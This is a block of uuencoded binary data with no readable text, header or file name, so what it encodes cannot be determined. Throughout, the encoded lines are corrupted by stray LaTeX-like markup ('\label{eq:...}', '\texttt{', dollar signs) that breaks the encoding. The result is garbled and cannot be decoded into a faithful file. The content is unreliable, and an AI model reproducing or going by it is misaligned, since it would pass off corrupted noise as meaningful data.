M;O5_+1)!6:GOV71S47>36JHP13\$AG:?[T:.]@30F04ZAP/U""08B,;!Q@4[/ M5'\1>B^.SCJ_2905CPA-9><E5'?8)YZ\$'&6TIP,PH*]71K"F/\-/QO"P-R9% M1:)#Y##=>_"-*ZAK\JH*R=2)GWPK_`NHOCH?TQEYU3PY_F=.+U3+69:[M)"-M]WJ5MNNE>*[*CADJ_>;3M842&][+-AA<*@RV;:\$R=F-Y91BZM%)>O[?JZV^? M@T'=NVV#L`D0,GDZ!ZFQ>O('%[+G'V68;7G>JGNAVA=/15+/:2B01"AW1K]_ MW,>T:8-K<HD%JE5(G8NK//MH#&J[G;VEO)_>]U+TU.BHX-/"?3;M)WY.JBY $\label{eq:mws98ezcc--} $$ MW$98EZCC--;*.V.BS\IL8\#D(3X-\#);;.XGW<?5PU90@=.+F=)>TJ]G;/2\G0 $$$ $MJYHN?H9X7)%)1W>AW;/P@*A=2>G=CI,UP)W^[I+J'U,J[^?=_/VK2P8T+9]$ MMG:E60,Y?87#/RX-WNJ/97C_))DYYHA<^9K379M-+C<^;K5_12))ZL"]FPZ MXHNV3SOS5UTZF>/.M=A5.=89=UUTRWKNGW-?!U)Z'5LK7RK]TK?*>3003CFV M\$PK'^3M@VW6EH1KKR">/Y)9XD(WYDXLW`)<H@1(@J\$\$C"B0.4(2&L8Z+-++Y $MOCO)A1%SNQN8>@>%^WOD\-?_F:D3S%+\(4WK\7+M>`VW]#C)V\):<25T7]/.$ M;_ZN3,&9"VOS8:8(HKAX`XT\0%&"^;?TI-]%04F:T;P?+Z5Y^"7M%=I*7G^) $M/%3^{RY*}[!^BW8#_', >7[(%BO, >CY, O4=K-9+FZ74I^QS=/AT7VMR^LQO*Q.$ M@LX='7-M=8Y;DVO,YJ"'JU'[.A<%8^"G!KZR8:90Y[8,J%*!FSSZZ_@+0%U^ M4;ZK65D"=L5\$J*YOPHU%;YW8%3;/.:HK+I-=ONMW,P[V2AKFDXA&R6KN'FQS MD[I%61*`LR^&9`TU6Z3G4%R*.M2[,EZ"(+&QS5Z+\$VEE0\$2-H%"?6L62%M^^ M?20[6^J\$(6CQB5\$#*1W,\2>6%".AQVF.6XGD[DRHE,M\WKDSLO1U_^#&=_V0 M']->:-Y->JW9`&">T8(J&^I,T0I5FG+S'Y?'^P;9E1YTECCONL'''%);(\$W5 MSRSB=_4\F#M+VP%VX&GE[(71S?-<P23G%<H!_^:I@5@CY_6^E\#A)'^\XTHW M:9:<,B8%\$0(]HB\I7AZ+-&"[LGY5BHU/D7&HJYKQ=UMRK6<"3HNO+B<[1P+^ $\label{eq:mjs51.!} \texttt{MJS51.!}; \texttt{"L<526132"Z:?)L>'I^Z6/%W-[\M5Z":^7+B?_MJ9P\OLKN<WWD$J]}$ $M+=AE'(=)-W8,57KQ;-8U&*[2>;R_["^H(+2:'XJ*NVT>@D-[$OE]9C^)YORS$ M?EZ6YJFS7V:AH?K;CKZ?VE[/U!GK(/YQ!/IW/-K!]8:>]A9!\$0\$']Y%-!O*Y $MG^F(%\#^9W)E60^8, %U1]S;L/*2\KU<^I&3!P+\SH2>1Z#>?[:M?O:9*-!W<$ M^CEOU?PMZ'JU9:HBM[M%,FD&YHW%W6L+U!'F6NY?":9&U4/WABIL4'6#2(%R M`Q-O\$OW4KENMI&%.#.3J2,A(8%U4Z3 D[5G*.26/]>3#(CE1!7]?4PTD/-?W $\label{eq:mwsm} \texttt{MW$M}).\texttt{T} = \texttt{Q}`\texttt{GF8?} _ \texttt{W}, > ..\texttt{T}[?*\texttt{Z}\texttt{GETZH} + \&\texttt{ZL}\texttt{^>}1\texttt{D} - \texttt{Y} - \texttt{WVC}[\texttt{U06} > \texttt{NO}; \texttt{U51}\$\texttt{A}])$ $M'4E[+M_2:$]QDB"^9L[NS4ZA^3((*!H@3W/X:$&!^<Q>((XS[40/70$V/WYI)])]$ M%"":P0M6IR.\OC668-E>@LQXYF1NZBBIJ3EQB&9>7]8V;NU_H8S+MSO;Z;]? MS=(*FK)B $$1:C#"<N(H$*6(R;G>NVU\setminus [P9I(/12!`81)OG/=<I.U$!+R#DB$$ $M7 = *3LC6B_"7)O*"_]V_*78^AS.2'6J,9#4P-I@AAMBF-63MF8A+1W7:U>LO$$ M@HJJ^\$<^.E9WR+S<_X7!3*3>](\$R'QG#(+>>^B\$XCVF1A&99XM=S-3T.780H MO5J6&UP\$&NUC;],N^NKV\V2CI[1)*9EDS9T?+V10]@VAB1><+P'DA\$#WQ9)/ M-N2:-RD797P80"/O"4'W2:;!`HA^"@\$YQAELCQID&J%97X+1?\$,HK"*[EQO7

 $M"; "V) = _! LRZO4S < HD$Q[MWTC?S.J"/%XVX"C0K7DZ@W].,3=K#[TX!!D)JP+$ M[S_TQ1Y]; Z`XY?<&3USKW)W7@CF)8)Q._^7;6W?O+IWU/91.-P>WT^9">-R+ M)(^"?%1(@\$CGXL%2HJ6M2(I`;_?7G8_]]1)'1NANFBI2#E"\$U2!%88^\$#(MP M%WCD__D9/IN9VZW;)/./>*Y`T5\$Q^\J686.O1[BBS3%3)23NXGE5\$>D6-HBS $M(D+[Q;CQZL$L>4_JJW:B^9$^-=/@Y"HOU7H)4^DMS+[*W&L6K10,[A6^#PD5]]$ M.E=<_-&\H[*GB]CL_9V1&5,\$V!"Z9HH"R^??Z+#*JOBZNWCSV-!61^>9TIN0 MA<B,ZH^Q+7GGC5U;=M,>GV?M/0E1Y IL#=;/O<6?:Z<N/,BL>Z:6"&N'\IC4 M[WYI]!21(SMTV>94:D^.(20^ZVAQPE/))L_:R&\AF`T%2]H8_.W=#'62&I1V MA+!>WGDXPXCZ7^L\]R#ZUHW-!1TA/E-8D=Z=+&5+*)V];0E'3Q3F`RAF7W:P MZ:E0%TC7A_)HFC*;L:=<?GG1<D368YX3<SV]"?I)^ES<R;?'?I4TF\G*4KGV MK!C)H;!E..*F'./&KUOWE^56<&H:HZ`;TY%:\8I+FI6XC\R(<076BV+GV<'W $M''NF=2]OZT8$N^3?GF;J'RW2<5VH?MK["?/W&Z=);867X%76"I=P(=S/5FGO)$ MVP4PU+1MO6)Y-9Q@\N)RN2071<^9RRQU!O+,,&"\3M7+L[Q\$PP<L0R0\L@9(M'Y?;P,_P4W;9ODRA<3%:)_S'#;GUW:&868R^1>L+-7@R@CIM2[O@E8[J7QN $M;XW/LTB/J?VWK\5=&Q7ZS_W#-2/;P,MHC6-FF<J&XQ!\?+Y^MNT=#_09U&][$ $M[U^C@^*_- - L + EA - SCLW(F7SM&\'"F]N^>M)*"KI#-UX8N=D!G8PXNK$O'C,)$ $MS7-]SHV7X(L;?\c)^2(62T7_:[.)'9J6_PZ'EQHMQTO)Z<O+BS@E.$ $MYK/*XAAFT.X^{+}GV5[!G7=!Y)^D4FJYEDN<TM-S8618WV(RQ*YH;=:F]Q4[$ M'U.#J62QFSQ&7=8PLD]?LY&L7X"T+@XK./^>%)S9.*VF4R//92B=Z .!PV>[$M4_)GG)O*5VA#`U/"QV9SZ;ZSW_J?`KXUS/V`7]+2'M*DG^&I(HNL:></4H5Z$ MRXWALX28&QR<8^?1&E^\$HJBT]?L*.J+;T`3P%Z;[DZ4?3\$"KN;-7U;?TR8,' MEQGZ^1QW^,.KXY)LW1S%JK8T68<%^^-\A><5RWE4,CTG%)I/3,+,A>8F#7ZZ M1]Q\[1Z`;P'6V@R.<,L.T@B@AFF<MI;`;S<W?WG:.GQ8;_]RG[^+[8R/+1N7 ME\$20;3_RZ9X"S/#B,L\NW7F;Z2V'K"T]'95VGD[YLOW?4C19BSA!0!R5CV%N M"-'UN^OS8HQF9;K7LI7K?=^.SG:*:*LG!IX&.\$9'!_W?I66>`GDF44?_-LD, MPO[0B2(-J,32*JTJ,4:D+"G5F."L2:U7N!?)YDC^')3D,"R<M<Z\$Q_\$TV+XS $\label{eq:mnfdjn=ystpg:} \verb|MNFDJ^N=YSTPG:|, AY2FR`P5W/<Z@*K1S/.3+^^RKP=&$:1*G0O; &NV<'[$([$ $M:+Y?2+]F[S?#+O\setminus ES[-!V45AL_X[^&J+\3>'B&XP7<3\K:$_&[J+XS$:E?"]$ M, E, 4U&1`G(9SS3?4@H)O6,-/^,V)HR*4_T'TA<62%_[T*MYK>8-(4_X%[X&* $M^{1}, 7.\%5TQLK?V+)UHX8[R=A?3+@ID\%!8`8\%=Q-M)77/BC">AY$#J^#C8NJ MF%GW-ZXN<;_S(SI\backslash GH?-W53)1=\T$*S2N3(5J-^"^S[A2D`$64U[*\8);'TR$ M@0?>HP+MLV<U=2`WW[#L3(!"7?\$@AZQYFY8I\$W^Q7<IFXO*X:\$OPQ^=E3@3R $\texttt{M1} \texttt{!!3,@$\&>*=I9N.+^-_\#7)RV?\#QW[_\&R^CGU/,V^)["\#8C\$;(B802S<0E""L]}$ MFR(F/.CAC10,W[45R]05GLOM-P30M"'K]!0?VT_.G@Z^NUI2()WO<Q"7QBZH M`GUJ\,P&OBB5[#HZJD(">G\$&CJ\$=W!:N_4I6N;,P_-M87X?[!\._T[M2\DSY M%]JZS;5P1CA'V.8\$"8\)X-<RD<IIVVLAYY3<0`6ZJ_@OFA/4R>IDKHG.IN7O M@DXWBET.OR.O]SC9`NP5AJ_>UDE5XA?=AG)J84S;IZQ\./)%Y4.^"Y]%VB(; $MSU\&5[KD66D=D_RLH5\#[R[/.@5&/^ZA4:_OWD#U<<^P.\ensuremath{\$}=SA;E;4Y2(U4]I]$ M>>GI:_RJ1DKG8Q:'X^-M^^Z/Y1Z*>CE@9<:Y7_(*;&U')^Q>#?7X,S0E2^E8 $\texttt{M.<[UXN1C"\#\$^+$[-/<_UV4'9\&>2V?(5Z*41?!SP<<4JWK(\$>T[D>M:B1*OR4O)]) }$ M11_W62L=>_?/!HXO;*VLK6O\$3'TESEE,U`[J^A0EPUKG72>41Z^QT*<Y0,2- $M<?S91Z<([^7!M6]$, =`OO<^G)4F+<[S)'"&MKV5PC4:DOARU;-4=>_Q;&_0$ M[<[>1W;UII%X1X):28UP,Z%DVDW4)](<Q\<+>0:.`LL)FY@0FI1K!*3#-JP! $M('+/G5Q9/WR_R;11$RS2#YY>5N=,N7YPZ"4^Q5M6C6(7!NW1W7.\ARJ**N/9)$ $MR'U]^9R90J1;>J+AN*]D',J_,N9D.G1809])-=1!(.&XB(26V:=%R(QN!2'5))-=1!(.&XB(26V:=%R(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5))-=1!(.&XB(26V:=XR(QN!2'5))-=1!(.&XB(26V:=XR(QN!2'5)))-=1!(.&XB(26V:=XR(QN!2'5))-=1!(.&XB(26V:=XR(QN!2'5))-1!(.&XB(26V:=XR(QN!2'5))-1!(.&XB(26V:=XR(QN!2'5))-1!(.&XB(26V:=XR(QN!2'5))-1!(.&XB(26V:=XR(QN!2'5))-1!(.&XB(26V:=XR(QN!2'5))-1!(.&XB(26V:=XR(QN!2'5))-1!(.&XB(26V:=XR(QN!2'5))-1!(.&XB(26V:=XR(QN!2'5))-1!(.&XB(26V:=XR(QN!2'5))-1!(.&XB(26V:=XR(QN!2'5))-1!(.&XB$ $\texttt{MK}_\texttt{<1\$"GOO\&DS1Y_H.O07FGSJ}, \texttt{S\&+=5\$7AUL5M4N7\$/K:5.S]BR-V4}, \texttt{UQMHD2}$ $MI/ZZ[RODS9.T7SNJ2\)+#+]PRU<K<EX<U1+S$VTT=A2VO3E(<_1/&E+Q?<+V$ M%?[3C?H*;3H0*WBP:6CM+BS'64@Q#&I7T)>9>X&EJX^&OT+%.CMQL?#,7VGW M7V/A^>^U^\\Q_NB3[3WW'']"_[M#P&2E]X0<@S&0WI[(^'2SHI1<BS63^RS^ MY:W:VFL6^J^1_=_<;ME]QXMP4QOCID?-WKH403%3IXG5?'_5?;X.AT.B6H\W $M4/E],Y$<7=7PABXC.)_KZ.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_KZ.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_KZ.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_KZ.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_KZ.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_KZ.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_KZ.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_KZ.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_KZ.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_KZ.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_KZ.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_KZ.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_YZ.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_Z.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_Z.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_Z.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_Z.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_Z.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_Z.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_Z.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_Z.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_Z.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_Z.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_Z.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_Z.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_Z.1-322S0&*D&W11(A!^([00>OV>L85.1;^3;T>C))_Z.1-322S0&*D&$ M&79/\=8'7.E2X/9DV9F<H('5N]0TK.!_LRPYG3GQA<:1AJ\M55.H^8_"KZ^($M\T-@2E\#5ZS"PM>V;?L'I!=09W^/(N&Q=@-(5!C"9GF:\$BW/Y>00U&K>^RNO2)$ M;TGGL'Z9]'J"ZQ"*S:84R`>:X=M:C7S,O`FE<6>9X.;+:X-14H3IP/7[>68G M/GM[JO!CH%P\$!/&QJ2B4,10M#Y'I90UWW)W27#Z=_?/RHGW&>NWLW'[W:FS-M^]/X_,4R#08[XK[8_:5NUK5<L[&#R!,5R^+23&=Q45+E1:8-DC*;T2>BK!TF M8-8MVF;6`IPN?CGQ6/JLF?+S+A%T;XO;UHY*1,GR;,*24GBX#-KJX?20IH;) $M/^1!)^@<8B/M5PP^>O$__^=2F@[G1U^#Q3/G</H,HK;=B?.7^H)?Z^,)REOJ$ M=??-CSW\$ELX]BV3.PD\KHH&6!Y7<P[V*\$R-*2#5!A2)V>M'JK!C9/M=*Z?]/ MDJ"<< \^B%\UA'AU9[\[*3P,(H*FP.&J:=#'@X@>XYWW14W(AT7DL_KB/7JF

M,6>F^18J7\#3A&5>ND5)VIH!OU=:)Y@+K:+5EEM511]L&-5Z.]>!#W!4%C3) $M?3L6",10[)(1_QWZ**59B_;i&6\2/BMRP1D.M7!/Z^B*0>4VI97)KB!G?=5$ MR3=^\.Y'_08E2KGH&,6QBJN4E[6KD=_)8H&J%R%12?0QR8NIC0=GZ!([)@D: MP)'&8`L9_JG>Q:XW6.A?/GJW^KTRTTE[\$([-=;M:M\$]2>](_=UT=GJ9B*B4J M@Y8D^OZ,U<\;XV_G';\$AR[\.*Q&`EO"Y^O>_%4]NS=P99`GP\$8.#B4(XW'I+ M0&O"D]+Q@R(O&4\$#B\$S`S`4GFI<BY8P.5=M(R"G\$/([?FOF2AF&7];&P5)?MB[%P?00`H'BW!N6KIK6>*H^WB1KS*!VUL6)5>Q,QW4@SJ5M>I:C2#H;',LC^ MM][*?[XAD5\>^!@9?9L9W"5,\$Y(/>&ASD->?Z#MBH:(7"\$1E95@S3B_[T1F2 $M](W; < JHT0"I=?>U*]_<<SO=%??)]NY.+$; WAB7+R`?+[L;].X*A>4VCPW[D4]$ MF\D3]T=VY//2E_!6[4BP2XJVAC`FZ'2`>@HS=MC[Y=HAF/23LA_#N@N*W3&O M3#UFNA\$#(J`\$0"57K/9]\5NK<TUG21LG@O%(TMS>:IB]D?U9<CIU'X^_1N_\$ $M(BX(%0^F=7MT:7US^/::4D@C0+0C%";@JV2IM:]2;]WW9)P0U^[].<I%NPA MOMXL#_>*&TCQV`B"D3Z#-%-"CV60FBRK$`ML&_7C=$=$*U:K:N#LFR.:ORU,$ MI7BOLFFF?U-7L3=Y^\2PEP=9@^U:1VU)HT@S0ZE[5TF8"AP>U/^5\;DNC"@\$ MI!<1(T@G-S?*1RN#M"8Z-V@;(LOH\&HTYCB@;4+R8Z^*,?<!%DV4O'-NH<\# M`M[!3N"7.Y@RSOTR6+0]Y(%8XR%9&C%#,QTG"5='!P>7FQ5XQ&\$8ZZ6#Q>NC M>2XZ)Y9J`:JNV/(E:96J0TS;.^R3[J>Z?'%),4!QA)*+8>!!0#00W\W1"V=7 M*)O^Y1WU%7O#KYOR/R2NA;G(_A:6FW,4D._;30-M3DL_/.SP1Z4^?T=W4EPB M=]/A.?U,\YI]FR2G&G^M6'.UC+\$`W1C.9EHD<!W)%XI[45G.+EN_0\$"_>?U> M#\'0J&G+?TL"8*F].:LFBH'*=V4@PA[^'-^E;Y_*&9R;7&)SAY>7T:]IS,O# MP'+0E<5,XKH=\$G?H44J9BV]LQB>5>ND96X9?<I.1X=^U);'JO7TY19YFK11/ M-J94>9\$?^2GY'??[KMLK.<RW`%O,MR"5*#`?<5:8'R=35U(ZL/0]QV"T^62` M8.98U>J+,\$'YB"90T%\BFW&=,*)?LA-X_515[6MPOEZ?L]'_/@[?A(?[M_YV M#NO[510/ZGG!NQ\YJ2,06)PTG'.+)*ZR4*I*8^[)OZ'W5WSRP5%*+RH3@/=A M<L_V?HON._?CA-;S]]K=RR;04S[L("4S%>N<5AN]]=X;?MA/VVXOO_OENW\P $M1@M/\D(1JD'"5.M1E$\7-]PR*U]CY'G7B_YD_$_K^3KX[R7[GEOKH!J6!]"\$ MV!O`M<EY1Z"_&Z3!9+`9J]J+TH]R0(.'JQASA%!/C(GA`22,?F##^I7]C!F% $M[JN)!3$Z>KU@N7[+W\>8(/,7!A[NQT>S<ZYW0$_08;[?<G'M?,CX%PXN+O$[$ M64CL_I\AOL870.;?(K7XC=G8>^0,'8N;\$4>&7A*WHCI5_1I5BV;;>^Z<Y@UM M-B?*I*&_ 1^9 ':W]?)?Z)D5+: 1^9 C5U,A"MU]K>Q6' $MA > : (<7 \# N, G^Q' [6 - \&RL = F.2. + F^Y(2-6F)! "0U_) + Z #3 = N2 " = 'W =]7 'FQH$ MPH#!>LRU7!%K.8_6.92W2J+2"Z&<'T<]Z6BT2.0?*E*7;!ZB>6C6ZGN*BW[5 M=)Z5URF>\$Q'GW<MI7.WWϤ[M(5\"PH_*[W>8/M"#SA!Z`E!Z`P+B\$!)ZZ M>7-:5QR6P\$MOGM<7RA8OQA?N^@OC98=>5/X&N"0QA"=9]VY_E2IX%]>HUY7' $MT1N9-\$3[/AO`W=[ULW[/8ZO_9>FS4AL:30T--Q$Z^\%.@W35\/I8^DJ32?,_J$ M^#L=C&YRU>[WSYAU\\$Z#FF8M=;V-\$GZ?-G4N58<4BLR304:.P""OCM\0@5-9 MI<-@/E'KL[*8W*"\O##[PIOI-/("SEQ\VR-2VBM"RJ5*H2?2G2:@9!J8-N25 M"\$`GSR6\$R\$DX(Y.YV_N/^*ZNOPWS6?K\$GJ+"C6['P_XV01VJAEG&\$9J_.[15 $\verb|M$R/\&\9!:;G@.V,\&."|;:.4F@2;\#R5S[=B73S6)EI>A>_R77F\;:>W\TLE"3A+BR5S[=B73S6)EI>A>_R77F\;:>W\TLE"3A+BR5S[=B73S6)EI>A>_R77F\;:>W\TLE"3A+BR5S[=B73S6)EI>A>_R77F\;:>W\TLE"3A+BR5S[=B73S6)EI>A>_R77F\;:>W\TLE"3A+BR5S[=B73S6)EI>A>_R77F\;:>W\TLE"3A+BR5S[=B73S6)EI>A>_R77F\;:>W\TLE"3A+BR5S[=B73S6)EI>A>_R77F\;:>W\TLE"3A+BR5S[=B73S6)EI>A>_R77F\;:>W\TLE"3A+BR5S[=B73S6)EI>A>_R77F\;:>W\TLE"3A+BR5S[=B73S6]EI>A>_R77F\;:>W\TLE"3A+BR5S[=B73S6]EI>A>_R77F\;:>W\TLE"3A+BR5S[=B73S6]EI>A>_R77F\;:>W\TLE"3A+BR5S[=B73S6]EI>A>_R77F\;:>W\TLE"3A+BR5S[=B73S6]EI>A>_R77F\;:>W\TLE"3A+BR5S[EI]EI>A>_R77F\;:>W\TLE"3A+B$ $M1;MH$LV6_&VO\B2Q"M8$*#J5R6$>OQ//E$F/W(R08MB;_[Z-0?B1CJOXUFUJ]$ M%"51D+8QQ!TG&86-<HUU9'^W:DZ3_78YN&U.VCE)L7_FG\$?/11<^</:*ID0" MRGH][^0>BLZU\$24A3K\$8R]7KMJBHF>QEB(O.=^[!NEX,:NZXKI@\+K-,(SD^ MBJ)_M,[4,D(&\$]:\$6:C6JA;Z64ZO5WTQ6E&*S#_M,*`DV*7+P-#/42C`H#2+ M-UON[<+N3I>Q[/'.0!&<A3`ZYT0E%%+?VA=CW'^F,050'2Q51&\$R(\$E-V+?` M)>JA><E(O*5^B"A%-5\58@EG4-:JH)8)\$KK,0Y7?B.V0K=Y+\-+?V/OW8K/_ MF4XX3?!C*Z#\"MV7/[PT#EO-7<O?I_=&H;JU7UD6?NE`<U"N.O\V#:"LGBJ@ MB!30&Q\$0-N((_'*9&&FMQ4"2,<!7?2[[6;FH;G%YY'1-C/UAP)S#TM[&,H;V MI1#U":4A2L&Z&A_@G"'<SR8-/Y&:&U:]^!U=N]Y8EVQ;/;9/+UG&B0[R>0\$" MBY05:40B/R11#DY^B\$DF3N2`X,`P#R_O>P[`7/^15:F1()!P@BS#0,S[?O8W $MUI-/>=J^R9; \S\&B]WYW5Q\; XOF<V^*)+=5; KH.FN6PCTEQ\C4NW7=TXY/N,[V]$ $\verb|M7BM; 1$3S_6RP8J$HGYYJ-B6ESGLCK>OQL\A_6WOM*L(2$0\-95?$_6'E^P | F^P) | F^P | F^P$ MZV_Q\LI#11NM\ZPTW#*VD2(F:@PP<YG[@^5/-RAE^\9*6;]354?V#(FT+9/; M+MTP[:-DK[[739'OZA5_#366GLJFIJV-&F"LDS(K`<.5SSDR\;_M:O0-2FT MG+-AX>VNG;]77KE[+]D[]]^0/?CZ%@ORDTKOF5`KFRIE:6HRS#KSM"@YFO[[M/'24.6'9LRBE.8;\$+,TH_7^.Y\JN^)A3"^<_T-QIL*/L'L0+2`8>KF_[J1@ MJ1OAW2;]HQ;[N_:)#9P\$Q=1I^(WJ,BVL3M5SE%4%8X&WI#L.L]-`/]3#WU/F M*;W;LW8K]K+Q[.2/[5"5];/4K:S^7:J^T/YQC1_5GZ6T_.C>NSZYD/YI5YN4 MMGFW*W6.)\$TG9]L4W?Q"7FN*CGR(<-R31-<'0U!R[A7=TOV>(>;FY!D%II8V M^3,GOY&!+_5K97T*_5K\$.XE5QD:/X>.6Y%/]Q_)JZI'!0J6;*7[*`#]/%]]R

MZMESG\$SJ%74\)WM(NC>4/1DPR5X6[BPAQJNZGQGF3J2PIU2B-L+5K0G\1U1U MM&MG]"_UK0>WC^@;/@6(["B*]&_3MJQM^`\C<>F*Z?0=6''2''\B>TCS,UZ/ M<[7\VT2>5R#[+>.UT^8EF=]D,G;8R@X-5`=Z\$?DAK0C^<X'ZG;=I^?\'^3_R MY/X?TOR_SO"GWG6,6F<4NML>0QC[1Q^-YK)J[:&C0H-(KM)37C(\$:_*D:?%Z MVW&H)'RVVB>FM<?(10>'@JD`A/0W8H;TPGEP]?X'N/L^YZ_R?U?K6BONMFK\ $M(7*-(U^KE^+,+237"S')[7V^7>D0N3Z+;1.U1XON2^[A$7?./2.+#Z3'#8(;G)]$ MOY!.4@,O/N GYBJW]"Y<1AD&#LA@O"!VP6 1YLM2?G>B'/^E \$YCF.A!IZ^[$M2[N_{\pm}XX3+4/-77J^{1},@JB.S&:^{O'B},Q=&[O(9O]/)$\CIV'8_AANI^*IKL$ M<`\$G-*:WT?:GI]H!&DVVM<8SK%ASC/UZF[[91)VS7M-0CJJ#S=U?+@N=O=:V MH6)YML6JXV=8GHQ:9:_B7DZ8P/5P-_TU*"Q9;1WP,92M&C[>W4@O-3EN[HWN M(11\1&A-04V\$"\0NZ=+8F9AD/:KFM0)I.-J4\IU#\)1,3X79?9W135TM:;A# MJJ):*,6-[!EPIOA-RN@(@%`3\$-V[[)YD/)KU[S*+T&\$AHB<K[:,!^AXS/;)O M7<)GLN!,2(+56M5FW3*DK[4R=U`T<7IO:W,^WRS4RU1084&;7C(=5M>HEKX! M59KGN\$1C\$?HOL`LR=5N^H8"+1-Q53%8%B"'D-+V!";B:*X8[M0MS;>?\T0(7 ME-91%N4&F*8!4%R_77ZNJ@Y8[1DI*P0%+IX\$XUWB>ZYLE#\$>%`]AF7C2I^R_ MH9\&S,\7V'[L;^GPQ1^"?72[?Z'K%#E_BE(_\$T5EMLI3;-%1UJ.%1AB8I@R\$ MT))))0>?8,/RGYJRB4GX`QRRL#>0G@S=H?5'F[75?N*HJ';'O[Z2WC%@*&IDU M3B541_0(9Z54E7&+W^VOVLHG"JI;-TJSYSI4.:,D>]1J10AX!H#&H:6&<I2& MJO*=C`N3XGZ\-5"!'J'C"!@6(L>B:=[C:1;TP5CJ@,A1T[66IUA7^+>L>)T2 M8(*9;S`:.5F+\$\$)I^\$LI))FH\$E0'WY%@6=*D`860?X[/X/MXV`BR3+TOW/S\ $MG4CMC]AGQ, = -57N]GVNOS$!FO,N++[J):/1-YT^^JP>LAUY&DA8*&2HU4VF3$ M\/ZW.T03=UA_5R,3DTZILCXQS_?JK2%#P3&2?5I]*;_VY:6Y&>'\\$_3?&I(\$ MGY#!A4*G69.R\$Y<7\GMUK\$/-EJO\X[/X#H]/8X/;<S!UOW?GT_4`E);B+]6\$ $M_4G = (J\#/LR[[=\&8"^&CGQIXK<WJ>U_,T<XRSN[)@P5J3J35!^B;#27C,J89]$ MB\$SY/%U@3_M9LWV;/PN36NIE^2;ITQT1%3#1]7X.R+&M7ZDN=4T[TQ\$?B=^G $M^[\7@M$: \#'[A0\?EXJQX3Z6L/=?JDVP<YP3UW^2ZN&?@]R[ZMNP_HRWIE#^R]$ M!B(5U\$>3)08&*77Y@Y?88_RQEIY9],>D.1F5.&;&`V[!D#JRY'@8@X@L7"BV $M*I"LO&6V&8U)9I^X4>`I+A)RB_[AJ8:""XETR/W[$S6Q2:I*A;6F8GMJ.):?$ MY5&U+"2CX)BH187U'5JM="I:]B\KZAY<O*G%?I'*U<<D1V`*XA]);X850)K[MA5\$WF6^1Z??ML3FCF8[K%D(4,,Y2D.TKLTIS^,CJ(#^E6/UE%/F[V0`E`OK^ M'QZ65A=+3C89W155C17&_>_3#NY<WT4?(W_U6*WBEA^N%ER3^D:+"\$3&:/+? $M/]?>F_2\"/JOTZ)?)YU:_US^A?NFVWY]$M#K-V<+H9HB=PB*?$Z6P[CAE(-WANT)]$ M+EC,YJX)S"XH?19&#U]U8SMY.).?S*(IG^K]QYO-X]?1:,"^QR-%JX^J<QL. M_R7`B7V&:BCDQU2XO,;O"90;EI<-.NFPO!.</A56'ML\$-NMDUCY4%0?I(DH/ $\label{eq:mupqg+-[0QG;J22QR<&_X^7/+3]Y11} = ._Y7 # 0 U/KAX6QDQA7.<f. \ I>*^SW$ M^5K9'KWDL^^VYKBPI(Z0D."9L-LBK-^(@^Z3F)%.F<4A;/@#TE.1(M[`Y2[A M[YALMT!+K0%7%TA.JLS&U!/,TVT.;%M\+T%&K-.F:\$R\$'\$'0NJMM*:-)\$2A5 M58/HN3BN+W[*]101#)/GBZ)-3NF46-^6-?:4D]?NYGVSV^\T @NW-RO<PX'" $M3LS0)^L.I1%LW*B=2,Q72/200X'4C^(VT=.TJ:EMR\@QP,AK)&[-M):4TFO<$ MU,+SYZI:(#>0+\$5%=\PI=1UE//\$S80IX27C,PHG2O07^J G^W4.F>'2SX/7 M,V;379XGUP5'BN)0Z4IK6)FYN)\$ZV0@;"ZGC[3!N:.J/?N5Z]P'E",'FA'@, $M!"'W!F^7V;?5W^DY>[H?QXQ!?]BH4^]_']U#;M!&GW'W/^V1>Q_.T"65S$!$ M<A%YIY,'?=[K8R`AB!2`0\$?'?TOA]+?I[;S7]OQYTQ+_QSWLV>C:'Y`>52N` M1(A9!0B;SGL;*"8%'7_9=?]E^L_5E4LBY>6KNZY,/Q?Y4QCOK-::OM,:5^IB 